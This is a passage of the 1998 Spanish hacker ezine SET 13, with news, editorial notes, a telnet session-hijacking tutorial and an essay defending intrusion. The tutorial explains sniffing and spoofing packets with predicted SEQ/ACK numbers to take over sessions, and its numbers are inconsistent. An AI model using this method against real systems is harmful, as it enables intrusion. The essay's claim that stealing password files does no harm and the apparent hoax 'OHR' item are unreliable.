





\*EOF\*

-[ 0x01 ]-----  
-[ EDITORIAL ]-----  
-[ by Editor ]-----SET-13-

Otra vez mas estamos aqui, dispuestos a batir todos los records de la audiencia under. Y es que no es para menos. Podriamos decir que SET ya tiene solera, volviendo a batir nuestro propio record al ser la unica ezine en castellano que ha publicado un numero 13. Y mas que vendran...

Muchas cosas han ocurrido desde el anterior numero de SET. Desde el cambio en la editorial, hasta nuestra aparicion en Internight (thanx a JuanMa y a todo el equipo), pasando por los pastelazos en la cara de Bill Gates (que desperdicio... de pasteles), o la entrada de Retevision en el mercado de la telefonía basica.

Pero quizas la mas importante de todas ellas sea el cambio producido en SET. Como ya habreis comprobado hay nuevo editor, mi menda. Pero Paseante no nos deja, descuidad. Sigue ahi, dando el callo como el que mas y escribiendo articulos tan c\*j\*nudos como siempre, y para muestra, el que aparece en este numero. Sencillamente genial.

Tambien es a destacar el subidon que ha tenido SET en los ultimos meses, consolidandonos como el mejor ezine que existe en la actualidad en castellanos sobre temas under. Para que negarlo, eso es lo que decis todos, y SET lo hacemos todos...

Pero nunca faltan las criticas. Se nos ha criticado, mas bien a titulo personal, el hecho de aparecer en un programa de radio dando la cara. Quizas es que no tenga ten metido dentro ese sentimiento de criminal que parecen poseer a muchos lamers. Porque por si no os habeis dado cuenta, NO SOMOS CRIMINALES. Nosotros lo sabemos, pero el resto del mundo no. Y para eso es importante que nos conozcan de verdad, y no por las salvajadas de los medios de comunicacion masivos.

Y para ir finalizando esta editorial, deciros a todos aquellos que habeis enviado articulos [Socorro!! Que me ahogo!!] y no han sido publicados que es simplemente porque si los pegamos todos juntos, no habria espacio en Geocities para subir la revista, leee. Algunos de estos textos se pondran en la web, mientras que el resto iran apareciendo en proximos numeros de SET.

Bueno, basta ya de rollos y adelante con SET 13, que lo disfruteis tanto leyendola como nosotros haciendola.

Falken

\*EOF\*

-[ 0x02 ]-----  
-[ Noticias ]-----  
-[ by SET Staff ]-----SET-13-

>>> Microsoft indemne en el juicio del navegador.

El Juez Federal Thomas Penfield ha desestimado la multa de un millon de dolares diarios por obligar a instalar el Internet Explorer junto a sus sistemas operativos Windows 95, Windows 98 y Windows NT. Aun a falta de dictar sentencia, se determina que Microsoft no podra obligar a que su navegador de Internet sea instalado junto a sus sitemas operativos.

Claro, que lo que no dice la sentencia es las ofertas que no podra realizar para que lo incluyan...

>>> Microsoft compra Hotmail.

En su politica de expansion, Microsoft decide comprar Hotmail para poder ofrecer servicios de correo electronico dentro de Microsoft Network. Con esta decision pretenden poder hacer la competencia a America Online.

Pero que no cunda el panico... tito Billy ha prometido que Hotmail seguira siendo gratuito. Claro que tambien ha prometido que tendremos grandes ofertas en Microsoft Network si ya somos usuarios de Hotmail. Personalmente he cambiado ya de servidor de correo gratuito.

>>> Netscape cambia su politica de navegadores.

Netscape ha prometido que la version 5 de su Communicator sera totalmente gratuita para todo el mundo. Ademas avisan que incluiran el codigo fuente para que cualquier usuario pueda modificarlo a su gusto. Incluso solicitan cualquier tipo de sugerencias y modificaciones que se puedan realizar para que resulte ser un navegador comodo y versatil.

>>> McAfee compra PGP.

McAfee, conocida a partir de ahora como Network Associates ha adquirido PGP con la intencion de abarcar tambien el campo de la seguridad basada en la criptografia. Seguiremos usando el PGP 2.6.3i

>>> Nuevo bug de seguridad en el Communicator 4.04.

Al parecer ha aparecido otro nuevo bug en el JavaScript incluido con el Communicator 4.04. En esta ocasion se trata de un fallo en la implementacion de los privilegios para la realizacion de determinadas funciones. En el nuevo JavaScript, se pueden cerrar ventanas o eliminar la barra de herramientas desde el servidor si los privilegios correspondientes estan levantados. Esto permite que un servidor nos cierre una ventana de nuestro navegador cuando le venga en gana. Pero al parecer, en algunas ocasiones no se comprueba si los privilegios estan activados, ademas de no avisar al usuario sobre el cierre de la ventana, como se especifica en la documentacion del JavaScript 1.2

>>> Sitios hackeados.

Se incrementa el numero de ataques a web sites en los ultimos meses. Mientras que por las mismas fechas, el año pasado apenas se hackearon

Web Sites (nada mas alla de lo habitual), este año lo empezamos con un sorprendente incremento. Solo en Enero ya se han superado el centenar de Web Sites atacados indiscriminadamente. Y lo peor, que la mayoría de las veces han sido ataques realizados por lamers que aprovechando algun exploit que hayan conseguido por ahí han causado una mala imagen hacia los autenticos hackers. Los ejemplos son abundantes, como hackear el web de Quake2 (www.quake2.com) promoviendo un site porno, el web de la Unicef para pedir la liberacion de Kevin Mitnick, etc. Una cosa es entrar en un sitio, y otra muy diferente, comportarse como un crio. Y luego os extraña que nos llamen criminales?

>>> La moda "Kevin Mitnick"

Parece que esta de moda hackear ciertos sitios solicitando la libertad de Kevin Mitnick. Desde aquí nos unimos a la causa BASTA YA! Porque ya basta de estos hackeos. Para el que no lo sepa, Mitnick no fue mas que un pardillo que les vino de perlas a los del FBI, para fardar de cooperacion internacional y equipos contra el delito informatico. Claro, que es mas facil ir de cool y dejarse llevar por la corriente.

Otra cosa es el caso de Kevin Poulsen, que consiguio la condicional hace un año, con la condicion de no tocar nada que tenga que ver con un ordenador. Estuvo 4 años en la carcel, siendo la condena mas larga que se ha producido por se un hacker. Pero resulta que Poulsen no es popular. Y lo que vale en el mundo de ahí fuera es la popularidad, no?

>>> Retevision entra en accion.

Por fin, ya esta funcionando el segundo operador en telefonía basica en España. De momento solo ofreceran servicio para llamadas interurbanas e internacionales, siendo Septiembre el mes en el que por fin podremos realizar llamadas urbanas a traves de Retevision. Para darse de alta no hay mas que llamar al 015, y a partir de este momento, cualquier llamada que realicemos a traves de Retevision sera con el prefijo 050. La oferta no desmerece, desde luego. Hasta un 25% de ahorro en las llamadas y sin cuotas este primer año. Esperemos que se sigan haciendo la competencia, a ver si de una vez somos los usuarios los beneficiados. E Internet? Para cuando Internet por retevision?

>>> Se acabo Internight. :(

El día 10 de enero de este año tuvo lugar la ultima emision del programa de radio Internight, de la Cadena 40. El unico programa de la radio que trataba temas de la red de una forma divertida, enrollada, y sobre todo, informada y sin fanfarronadas. Pero no desesperéis... muy pronto mas Internet, mas informacion, y sobre todo mucha mas diversion en Anda Ya!! programa matinal de lunes a viernes en la Cadena 40. Y esperamos seguir allí ;)

>>> Cibercrimen en Merida.

Del 20 al 22 de Noviembre de 1997 se celebraron en Merida las II Jornadas Internacionales sobre el delito cibernetico, organizadas por la Guardia Civil y la UNED. Al evento acudieron expertos de Scotland Yard, el FBI, la Polizia delle Telecomunicazioni, la Gendarmerie, la ITCU y el Grupo de Delitos Informaticos de la Guardia Civil.

Entre otras cosas se llego a la conclusion que los usuarios de Internet

necesitamos de su proteccion, porque claro, Internet es un campo libre para el crimen. Y como no se dejan huellas...

Segun los expertos de la policia, se enfrentan al hacker tipo:

- Entre 13 y 28 años.
- Dispone de tiempo para dedicarlo al ordenador.
- Es varon, brillante y poco socializado.
- Posee un alto sentido del desafio, la osadia y la perfeccion.

Sabran mi talla de calzoncillos? ;)

Puntualizaciones (prestad atencion, señores de la Guardia Civil):

- Algunos hackers tienen mas de 28 años, otros, menos de 13.
- A veces no tenemos tanto tiempo como quisieramos dedicarle al ordenador.
- Generalmente somos mas socializados que los simples informaticos.
- No todos somos varones (Venga chicas, animaos a escribir)
- y... NO SOMOS CRIMINALES. (Paseante, estoy contigo)

>>> Se asienta el protocolo SET 1.0

Lo juro. Nosotros no tenemos nada que ver.

El protocolo para transacciones electronicas SET 1.0 esta empezando a ser aceptado ya por todo el mundo como un estandard, pese a llevar mas de un año en la red.

Mientras, nosotros ya vamos por la version SET 13 :DD

>>> Telefonica y sus fazañas.

Desde que Retevisión le hace la competencia, Telefonica ya no sabe que hacer para competir por el mercado de la telefonía. Quiere reducir en un 25% los costes de las llamadas interurbanas e internacionales (que casualidad, lo que cuestan por Retevisión), y para poder conseguirlo, en vez de llenar menos los bolsillos de Villalonga, nos subirán un 65% las llamadas urbanas. Casualmente las que usamos para conectarnos a Internet. Y mientras tanto Ya le ponen fecha de la muerte a Infovia.

>>> Infovia Plus e Infovia Corporativa

Segun una orden ministerial del 8 de Septiembre de 1997, Infovia tiene que desaparecer. El motivo que se alega es simplemente facilitar la entrada de otros operadores a prestar servicios de información. Pero no os asustéis, la Infovia que todos conocemos seguirá en pie hasta el día 1 de Enero del 2000, fecha tope que se le ha impuesto para que deje de funcionar. A partir de ya, Telefonica esta desarrollando la que será la sucesora de Infovia, o lo que ellos denominan "Servicios IP". Esta nueva red contará con dos partes. La primera, Infovia Plus, que estará destinada al mercado doméstico. Será como la actual, solo que incluirá servicios de correo electrónico, información a la carta y la integración del teléfono y el navegador. Nos queda Infovia Corporativa, destinada a las empresas. Podrá dar servicios a redes de área local (LAN), y la comunicación será bidireccional.

[Tendra algo que ver el articulo de Paseante sobre Infovia con esto? ;) ]

>>> Terminal público de acceso a Internet

Cabitel, empresa del Grupo Telefonica dedicada al diseño de las actuales cabinas telefonicas, ha puesto ya en la calle los nuevos terminales publicos de acceso a Internet. Inicialmente se ubicaran en establecimientos que cuenten con unos minimos de seguridad. El acceso de estos terminales se produce a traves de Infovia, pudiendo establecerse la comunicacion bien por telefonia basica, bien por RDSI. El navegador incluido es Netscape, y tambien se dispone de un teclado y una especie de raton para llevar la navegacion. El resto, como una cabina normal. Eso si, incluye una sorpresita... segun se rumorea, estos terminales funcionan bajo Linux.

[Linux Rulez!!]

>>> Phrack 52

Ya dispones del ultimo numero de esta fantastica freezine de origen estadounidense. Ellos son los responsables de lo que nosotros somos ahora. Y si quieres ser un buen hacker, no puedes prescindir de ella. A que esperas, consiguela ya en su sitio oficial [www.phrack.com](http://www.phrack.com)

>>> Patentes y copyrights

Cayo la noticia que se rumoreaba desde hace tiempo en los ambientes under, siguiendo el ejemplo de IBM, Compuserve y otros consorcios, el recientemente creado OHR reclama todos los derechos sobre el termino "hacker" y derivados. Su reclamacion incluye a las paginas, publicaciones e individuos que usan este termino para referirse a si mismos y sus actividades que deberan llegar a un acuerdo con OHR para poder seguir usando la palabra "hacker" y denominarse asi.

OHR - Original Hackers Regulator - es una organizacion fundada por casi 160 miembros, de los cuales 73 pertenecen a la "primera camada" del MIT, su objetivo es devolver al termino hacker el prestigio perdido por causa del uso abusivo de este termino para catalogar a lo que no son mas que "chiquillos atolondrados" o "meros delincuentes" segun palabras de Jim Mc Dougal que junto a Keneth Fairley son las cabezas visibles de OHR. A tal fin OHR ha establecido un proceso de certificacion para alcanzar el estatus oficial de hacker basado en el conocido test "Are you a hacker?", cuyos creadores han ingresado en OHR, pretenden tambien establecer colaboraciones para delegar sus funciones en otras entidades que cumplan su papel en distintas areas idiomáticas.

Objetivos de OHR:

Representar oficial, incluso legalmente, a todos los hackers reconocidos  
Denunciar como intrusos y wannabes (LAMERS) a todos los autollamados hackers y en su caso colaborar activamente en su descredito.

Actuar como intermediario y portavoz de la cultura hacker ante los medios de comunicacion

Promover proyectos comunes y el intercambio de informacion entre los miembros  
Recuperar como simbolo de orgullo el termino hacker hoy tan denostado.

En estos momentos OHR cuenta ya con mas de 1700 afiliados en USA (casi 5000 en lista de espera) y publicaciones como PLA, 2600 y Phrack ya se han adherido a sus principios lo mismo que muchos de los hackers/grupos mas importantes de ese pais. En palabras de Samuel Levy (Aleph One) "a partir de ahora en USA nadie va a tomar en serio como hacker a quien no haya sido capaz de obtener la acreditacion OHR"

En un autentico 'golpe de mano' y tras arduas negociaciones SET ha conseguido ser la \_organizacion delegada\_ para toda la comunidad hispana, todos los

hackers/grupos/publicaciones/webs que deseen ingresar en OHR deberan pasar las pruebas de nivel que, siguiendo los principios generales de OHR, vamos a establecer.

Repetimos este IMPORTANTISIMO logro por parte de nuestra revista que se pone asi en la vanguardia del movimiento hacker mundial, de momento se ha desarrollado ya la prueba para el reconocimiento de hackers individuales cuyo pase acredita a la persona como hacker de primer nivel.

Aquellos que esten interesados pueden escribir a:

set-fw@bigfoot.com con el Subject: OHR

E INDICANDO su nombre real, nick, ciudad y direccion e-mail.

Estos datos son necesarios porque algunas pruebas son 'in situ', si vives en una ciudad en la que no haya nadie de Saqueadores intentaremos arreglar el tema de alguna otra manera.

Nuestro ambito de actuacion abarca a todos aquellos que usen el idioma castellano en sus actividades hacker, si eres aleman lo siento tendras que esperar a que alguien se haga cargo de esa zona ;-)

[En cambio si eres mexicano, chileno, argentino...somos tu "certificador" aunque ya veremos como hacer pruebas in situ...]

Para mas informacion sobre los requisitos que impone el OHR, contactos desde otros paises y las actividades que se van a realizar para lavar el nombre del hacker, teneis disponible la siguiente url <http://ohr.base.org>

[ NOTA: Parece que a algunos no les ha sentado bien, y en estos momentos la pagina del OHR se encuentra fuera de servicio. Esperamos que este en pie lo mas brevemente posible ]

>>> Nuevo virus exclusivo de Excel

En las ultimas semanas ha aparecido un nuevo virus, conocido como Peace, por el mensaje que deja "En fin la paix". Se trata de otro virus de macro, exclusivamente de Excel, que se ejecuta cada vez que se carga un documento infectado y cuando se realiza algun calculo en alguno de los campos. No preocuparse. Los danos son minimos, como la aparicion de mensajes, la ocultacion de la barra de herramientas, etc.

>>> Se busca pastelero...

El pasado dia 4 de Febrero nuestro "amigo" Bill Gates fue recibido en Bruselas con dos tartas de bienvenida, para celebrar su exito. Aun asi, Billy no entendio bien las costumbres belgas y tras sus quejas, dos personas fueron detenidas por enseñarle de cerca las tartas. (Oye Bill, estaban buenas? :DDD)

Para comprobar si ya le han enseñado lo que significa la tradicion del pastelazo, buscamos pastelero (baratito) especializado en tartas de nata, para celebrar la proxima visita de mister Gates a España.

>>> Publicidad engañosa... Telefonica contraataca

Despues del duro golpe que ha supuesto la entrada en accion de Retevisión a Telefonica, esta ultima compañía ha lanzado una campaña de publicidad ofertando unos servicios realmente interesantes. Sobre todo por ser validos solo a partir de las 21 horas, exclusivamente a 10 numeros de telefono, y para colmo, sujeto a resolucion administrativa. O lo que es

lo mismo, que todavía no lo pueden poner en práctica porque no está autorizado legalmente.

Se acordaran en esta campaña de los usuarios de Internet? Creo que no. El plan de Telefonica se basa en subir las llamadas urbanas un 65% para poderse costear estas "ofertas".

>>> Windows 98 a juicio

Parece que a Billy le empiezan a ir las cosas como debieran. Sale de un juicio contra el monopolio y entra en otro por las mismas razones. Mientras que el anterior objetivo era la instalación conjunta del Internet Explorer con Windows 95, ahora es por incorporar el Explorer como parte integrante del nuevo sistema operativo. Y es que Billy quiere que todos acabemos usando su cutresoft Exploiter, aunque sea bajo Linux. Pues yo me niego.

>>> Mundo Internet 98

Del 18 al 21 de Febrero se va a celebrar en Madrid el III Congreso Nacional de Usuarios de Internet, Intranet e InfoVia. Y siguen sin invitar a los hackers. Es que no somos usuarios de Internet y sufridores de InfoVia? Claro, debe ser para hablar de nosotros a la espalda. Pillines, que nos hemos dado cuenta. No quereis que podamos defendernos, eh?

Por cierto, tengo una duda: Registraran en esta ocasión si vamos armados con pasteles? :DD

\*EOF\*

-[ 0x03 ]-----  
-[ CAMBIOS EN SET ]-----  
-[ by Falken & Paseante]-----SET-13-

Como habeis visto, y ya se ha comentado ligeramente en la editorial, se han producido algunos cambios en SET.

Entre ellos, el que salta mas a la vista es el cambio de aspecto. Espero que os guste, aunque siempre estara sujeto cambios segun las sugerencias que hagais, que no caen en saco roto.

Por otra parte esta el cambio en el editor. Desde este momento es mi menda el encargado de editar esta magnifica ezine, y es para mi todo un honor. [ Joers, parece un discurso de los Toscars ]

Ahora un pelin mas en serio. Despues de aquella hazaña de Paseante de sacar SET 9 el solito, gracias a el, hemos conseguido consolidar la revista, creciendo hasta los 300K de texto puro y duro [ Con algun que otro adorno ASCII, de acuerdo ]

Y Paseante, se merece un descanso. Eso si, no nos abandona ni de coña. Va a seguir ahi como uno mas, como somos todos.

Se trata ahora de darle un nuevo aire a la revista, ver que impacto tiene en vosotros y actuar en consecuencia. Ir haciendo que SET sea mejor cada vez que sale. Lo malo es que cada vez nos ponemos el liston mas alto. Y como no nos controlemos...

Tambien tenemos nuevas incorporaciones al equipo. Estoy hablando de ti Rufus.

Se trata de Rufus T. FireFly, que se va a encargar de estar ahi detras, comentando lo que crea conveniente sobre cualquiera de los articulos publicados. En este SET 13 ha tenido que trabajar muy a la carrera. Aun asi, podeis observar sus actuaciones prestando atencion a los articulos publicados.

Pero esta no es nuestra unica incorporacion, verdad, Raider? Y mas gente que nos escribe ofreciendose a colaborar.

Espero sinceramente que estos cambios no os desagraden al menos no demasiado.

Y como no se me ocurre nada mas y hoy ya es Viernes 13. Pos lo dejo aqui esperando que Geocities siga en pie y pueda colgar SET 13 antes de tener mis obligaciones (Uf!)

Ah!, y que no se me olvide pedir disculpas a todos aquellos que habeis escrito esperando una respuesta y no os ha llegado. No sabeis lo chungo que puede llegar a ser editar esta ezine en estas fechas. Sin mas demora os contestare lo mas brevemente que pueda en estas dos semanas, que sois muchos, carajo.

Falken

"Que rapido pasan dos meses..."

Durante algo menos de los ultimos 10 meses me he encargado de ir

preparando los lanzamientos de SET, tras unos acontecimientos que estuvieron a punto de dar al traste con el grupo y la publicacion que aun hoy prefiero no recordar.

Sin saber donde me metia me hice cargo de editar SET, monte el Web y lo mantuve como pude, conteste el correo... todo llego de improviso pero a lo largo de estos meses la creciente envergadura del ezine y la importancia que ha alcanzado ha hecho inviable pretender que las cosas sigan funcionando asi, por dos motivos fundamentales:

1- Ningun proyecto serio como pretende ser y demostrar este puede depender de una sola persona y de su disponibilidad permanente para que funcione.

2- A medida que SET ha ido ampliando su difusion el trabajo que comporta la web, el correo, la revista, nuevas versiones..etc hacen que deba dedicar una cantidad de tiempo y energia cada vez mas considerable y que estaba a punto de llegar a ser insostenible

Corregir esto solo es posible cuando existen otras personas dispuestas a hacerse cargo de una tarea con la responsabilidad que ello comporta, primero Garrulon inicio el mantenimiento de SET en otra version y parece posible que se pongan en circulacion nuevos formatos.

Rodac-Sub ha diseñado el nuevo aspecto de nuestra Web liberandome asi de esa tarea.

Para el correo y visto el creciente numero de preguntas y consultas hemos puesto en funcionamiento una direccion <set-fw@bigfoot.com> que sirva para descargar mi buzón personal.

De todos modos ruego a los que escriben haciendo preguntas que usen nuestro tablon de anuncios o el grupo de news, sera mas facil que alguien sepa la respuesta y habra mas gente que se entere.

Queda el ezine, el Profesor Falken ha aceptado la responsabilidad y el trabajo que supone coordinar el lanzamiento de los nuevos y cada vez mejores SET, este numero es en gran medida resultado de su trabajo y para numeros siguientes sera mas evidente su intervencion.

En cuanto a mi una vez abandonadas mis responsabilidades de Hombre\_Orquesta me limitare a "pasar por aqui" haciendo honor a mi apodo y actuar como editor de urgencia ante posibles inconvenientes que puedan darse.

No es la primera vez que SET cambia de editor y aunque en ocasiones los editores salientes han parecido "desvanecerse" se debe a la relajacion provocada por el hecho de quitarse la responsabilidad de encima, a pesar de todo y como podreis ver en este numero, el creador de Saqueadores vuelve a la carga, de todos los editores de SET solo el Duke de Sicilia esta ausente en este numero pero seguro que tendreis noticias de el tarde o temprano.

Quiero enfatizar que el futuro de SET pasa por mantener su nivel que nos ha convertido en un ezine de obligada referencia pero atendiendo a los que pretenden iniciarse leyendo nuestros numeros (empezad por los primeros y seguid hacia adelante, NO al revés :-)) se incluyan articulos, en la medida que lleguen, de iniciacion a temas interesantes, de humor, de opinion (siempre relacionados con nuestro mundo).

Por si no os habeis dado cuenta los ultimos SET han ido aumentando de tamaño a razon de 50k por lanzamiento, con ello respondemos a los que consideran al ezine corto y damos "cancha" a mas articulos que cubran los distintos niveles de nuestros lectores.

Hacemos lo que podemos para adaptarnos a lo que pedis (siempre teniendo en cuenta el objetivo primordial de la revista) y ultimamente abundan las peticiones de "recordad a los que empiezan".

Lo haremos pero tampoco olvidaremos "a los que siguen".

Tened presente que la revista la haceis vosotros, no tenemos una chistera magica de la que sacamos lo que sale en SET, os agradecemos vuestro colaboracion y esperamos que vaya siempre en aumento.

Y recordad, hagais lo que hagais.  
Tened cuidado ahi fuera.

Paseante

[Lamentablemente en este numero no estara mi articulo sobre correo anonimo que prometi a ciertas personas, el texto esta escrito -60k- pero acabe un poco tarde, los contenidos ya estaban fijados... y el editor manda. ;-)  
Espero que para SET 14 el articulo cubra posteo anonimo a news, telnet anonimo y web anonima, al fin y al cabo ahora tengo dos meses para ampliarlo]

\*EOF\*

```
-[ 0x04 ]-----
-[ HIJACKING ]-----
-[ by ~Atila~ ]-----SET-13-
```

HIJACKING

Espero que el articulo os sirva para entender un poco mejor los beneficios que el IP-Spoofing tiene con respecto a otros metodos de sniffing. He sacado informacion de varios articulos sober el tema, y he puesto lo que me parece mas util, pero si quieres aprender mas sobre IP-Spoofing te recomiendo que te leas la Phrack, en el #48 hay un articulo muy bueno. Tambien es aconsejable que sepas algo sobre el protocolo TCP/IP, puesto que es la base de internet y te servira de mucho. Bueno, dejando a un lado los consejos que os habran dado mil veces, y me dedico a explicar lo que es el HIJACKING.

INTRODUCCION

Hija... que?. HIJACKING. Es un metodo por el cual podemos "robar" una conexion generada por un aplicacion de red iniciada por un cliente, generalmente, la aplicacion de red que mas nos interesa para estos fines es el TELNET., y lo que vamos ha hacer es hacernos pasar por el cliente que ha iniciado esa aplicacion, sustituyendolo y tomando los mandos de la aplicacion, haciendo con ella lo que nos plazca. Para hacer hijacking, podemos hacerlo de dos maneras, la primera y la mas aconsejable es usar un programa que hayas conseguido en la red, y la otra es hacerlo manualmente aunque hay que saber bien lo que se esta haciendo, puesto que la rapidez es imprescindible.

Para explicar esto mejor, pondre un ejemplo ficticio de este metodo, vamos a suponer que la maquina cliente tiene la direccion IP 195.1.1.1, el servidor tiene la direccion IP 194.1.1.1 (el servidor es la maquina a la cual el cliente se conecta para hacerle un telnet), y la maquina Hijacker tiene la direccion 195.1.1.3.

EMPEZAMOS EL ESPIONAJE

El cliente, tras enviar una peticion de conexion al puerto 23 y haber iniciado la sesion con el servidor, (no voy a explicar paso a paso el trafico y la manipulacion de estos paquetes por que es irrelevante para lo que queremos hacer) comienza escribiendo un simple "finger", para saber quien esta conectado al servidor.

Lo primero que envia el cliente es el caracter "f", y para ello se genera un paquete TCP con la siguiente estructura : (he omitido algunos campos, porque no son importantes para entender la explicacion)

1er PASO (Sentido: {Cliente -----> Servidor})

```
TCP paquet ID ->IP-Cliente.puerto:195.1.1.1.1025->IP-Server.puerto:194.1.1.1.23
*SEQ -----> 3DF454DA
**ACK -----> F454FDF5
Flag -----> -AP---
Paquet ID ----->IP-Cliente.puerto:195.1.1.1.1025->IP-Server.puerto:194.1.1.1.23
DATA -----> AE 00 ) 33 GF (bla ,bla, bla)
```

\* SEQ: Los datos de este campo son usados para definir la secuencia de los paquetes enviados. Esta en hexadecimal y el server los que hara con estos datos es ponerlos en el campo ACK del paquete que envie al cliente. El hijacking es basicamente predecir los datos de este y del campo ACK para enviar paquetes falsos que seran aceptados por el servidor sin que note nada anormal.

\*\* ACK: Este campo de datos contiene una cifre hexadecimal que se usa por el cliente y el servidor para autentificar (mas o menos) los paquetes enviados.

Este paquete es enviado por el \*\*\*modulo IP de la maquina cliente , hacia la

red, con el destinatario de la maquina servidor. El paquete viajara por la red y los modulos IP de los ordenadores conectados a la red compararan la direccion de destino del paquete con la suya, de tal manera que si coinciden quiere decir que el paquete ha llegado a su destino (al Servidor) y si no coinciden lo rechazan.

Pues llegados a este punto os preguntareis... como coño consigo la informacion del paquete enviado por el cliente?. Facil, con un sniffer. Cualquier sniffer decentillo te da toda la informacion necesaria para llevar a cabo nuestros planes. El sniffer intercepta el paquete y guarda su informacion, pero no lo modifica, gracias a esa informacion podemos darnos cuenta que el Cliente esta usando el Telnet.

\*\*\*modulo IP: Es el encargado de comprobar el destinatario y el remitente del paquete, entre otras cosas. Es el modulo central de la escalera de protocolos.

2º PASO (Servidor -----> Cliente)

El servidor, traduce el contenido del paquete, y lo ejecuta, escribiendo la "f" en la shell, y envia otro paquete al cliente, que en realidad es un "echo" del recibido por el cliente para que el cliente se cerciore de que el paquete ha llegado y ha sido ejecutado.

```
TCP paquet ID->IP-Server.puerto:194.1.1.1.23->IP-Cliente.puerto:195.1.1.1.1025
SEQ -----> F454FDF5
ACK -----> 3DF454E4
Flags -----> -AP---
Paquet ID ---->IP-Server.puerto:194.1.1.1.23->IP-Cliente.puerto:195.1.1.1.1025
DATA -----> AE 00 ) 33 GF (bla ,bla, bla)
```

3er PASO (Cliente -----> Servidor)

El cliente enviara un paquete ACK, como respuesta al paquete que acaba de enviar el servidor, este paquete no contendra DATA. Solo sirve para confirmar que ha llegado el paquete del servidor.

```
TCP paquet ID->IP-Cliente.puerto:195.1.1.1.1025->IP-Server.puerto:194.1.1.1.23
SEQ -----> 3DF454E4
ACK -----> F454FDF5
Flag -----> -A----
Paquet ID ---->IP-Cliente.puerto:195.1.1.1.1025->IP-Server.puerto:194.1.1.1.23
DATA -----> (2 bytes de data, que no tienen valor)
```

4º PASO (Hijacker -----> Servidor)

Ahora es cuando debemos enviar nuevos datos al servidor haciendonos pasar por el Cliente.

Para lograrlo debemos calcular la secuencia del paquete "spoofed" que enviaremos de los numeros SEQ y ACK, basandonos en el primer paquete que hemos interceptado (¿sniffado? :-?). Debemos enviar datos al servidor para que no se ejecute el comando que el cliente estaba introduciendo (que por ahora solo habia enviado la "f" del "finger", con lo cual sea mas facil), para que esto ocurra enviamos retornos de carro, o lo que nos plazca. El paquete tendra este aspecto:

```
TCP paquet ID->IP-Cliente.puerto:195.1.1.1.1025->IP-Server.puerto:194.1.1.1.23
SEQ -----> 3DF454E4
***ACK -----> F454FE09
Flag -----> -AP---
Paquet ID ---->IP-Cliente.puerto:195.1.1.1.1025->IP-Server.puerto:194.1.1.1.23
DATA -----> AE 00 ) 33 GF (bla ,bla, bla)
```

\*\*\* ACK -----> F454FE09 = F454FDF5 + 0A. Esto quiere decir que podemos

enviar cuantos paquetes queramos puesto que, sabemos como falsearlos. Por cierto la cantidad que se le suma al numero que hemos recibido (SEQ), para meterlo en le campo del ACK es el tamaño de los datos, del paquete que vamos a enviar (un poco lioso, ya lo se pero leelo bien y medita). Como ejemplo vamos a imaginar que somos el Hijacker, y que hemos interceptado el paquete que el servidor le envio al cliente el segundo paso, de todo lo que le envio lo que mas nos interesa es el numero del campo SEQ , F454FDF5, despues el Cliente envio un paquete ACK, con el numero F454FDFF, que es el F454FDF5 + el tamaño de los datos que en hexadecimal es 0A, y por ultimo el Hijacker (nosotros), enviamos un paquete con el ACK F454FDFF + el tamaño de los datos, que tambien es 0A.

Una vez logramos predecir la secuencia de numeros del SEQ/ACK podemos enviar los comandos que queramos sin preocupacion, y lo gracioso es que el Cliente no recibira nada y se creera que se le ha colgado la conexion, como suele pasar a veces sin necesidad de ningun hacker de por medio.

Hasta aqui hemos llegado, si algo no ha quedado bien explicado, o si se me ha olvidado algo en el tintero, lo siento mucho, porque como os pillen, jejeje.

~Atila~

\*EOF\*

```
-[ 0x05 ]-----
-[ SI ALGUIEN LLAMA A TU PUERTA... ]-----
-[ by Paseante ]-----SET-13-
```

Este articulo nace con el ambicioso objetivo de constituirse en una autentica reflexion sobre el trasfondo del delito de hacking y ademas incluye una serie de medidas a tener en cuenta a la hora de enfrentarse con un arresto. Empecemos.

- Parte 1: TRASFONDO DEL DELITO DE HACKING  
 ^^^

Asi que hackear es delito, vaya descubrimiento no?. Y sin embargo yo pregunto. Por que?. Anda ya!!, debes estar loco, como se te ocurre preguntar eso?.

Insisto, por que?. Te has planteado alguna vez los \*verdaderos\* motivos por los cuales determinada secuencia de teclas es perfectamente legal mientras que otra te convierte en un peligroso delincuente, lo que hay detras de que el sufrido usuario pague una fortuna por el derecho de usar un software, que sigue sin ser suyo, pero no pueda modificarlo, cederlo, prestarlo y encima tenga que pagar otra vez por las actualizaciones que corrigen los fallos de su carisimo programa?

Si alguna vez te has hecho estas preguntas, CUIDADO, estas a punto de convertirte en un criminal.

En nuestra sociedad, basada hasta ahora en los conceptos fisicos, es facil determinar cuando se esta atentando contra la propiedad de otro, es tambien relativamente facil determinar los danos y perjuicios causados por la sustraccion de un bien fisico. Pero que pasa cuando intentamos aplicar este esquema al mundo digital, un mundo basado en la ilimitada posibilidad de replicas identicas, en la creacion sin coste y esfuerzo de perfectas copias del original?

Supongamos que entro en un sistema y que echo un vistazo, supongamos incluso que me llevo el fichero de claves y aun mas que lo descifro... pero no entro en el sistema.

Cual es el dano?. El fichero de claves ha desaparecido?. No, a diferencia del mundo fisico, donde el llevarse un bien implica privar de el a su dueño, en nuestro mundo digital nada ha cambiado para el administrador del site. Lo unico que ha sucedido es uno de sus visitantes en lugar de solicitar uno de los archivos normales ha solicitado otro.

Esto esta penado con la carcel y con multas en muchos casos millonarias.

Esto te convierte en un peligroso criminal.

Esto es un delito duramente reprimido.

Determinados ingenios de busqueda permiten a un usuario experto obtener los ficheros de pwd, asi que utilizando un servicio estandar nuevamente tenemos que "determinados usos" que no aparecen en ninguna parte como prohibidos si estan penados.

Basicamente la "caza" del hacker ha venido alimentada por multitud de informes, estudios, comentarios acerca de las perdidas que generan.

Esto ha motivado que los acusados de hackin deban en muchos casos hacer frente a multas supermillonarias. De donde salen esas cantidades?

Normalmente se carga el tiempo de CPU, el uso de recursos del sistema, el trabajo de "restauracion, rastreo..."

Pregunto: Es que esos sistemas estan al borde del colapso?. Porque en un sistema con la CPU funcionando al 37% no creo que se pierda nada al hacer que pase al 40% sobretodo en el entorno que nos movemos que siempre busca rendimientos del 100%. A menos que mi uso del sistema prive a otros de hacer su trabajo. QUE ESTOY ROBANDO?. Tiempo que no se hubiera usado??. Recursos ya pagados pero no utilizados y que NO DESAPARECEN tras mi uso?.

Recursos que podrian ser ofrecidos gratuitamente sino fuese porque ese concepto da panico a los avariciosos tiburones que acumulan la riqueza de este planeta?

Pero claro, somos delincuentes y ladrones, lo somos nosotros. No lo son los 347 individuos que segun la ONU acumulan el 50% de la riqueza mundial (Billy, saluda!), es un mundo justo verdad?.

347 personas el 50%

6.000.000 millones de personas el otro 50%

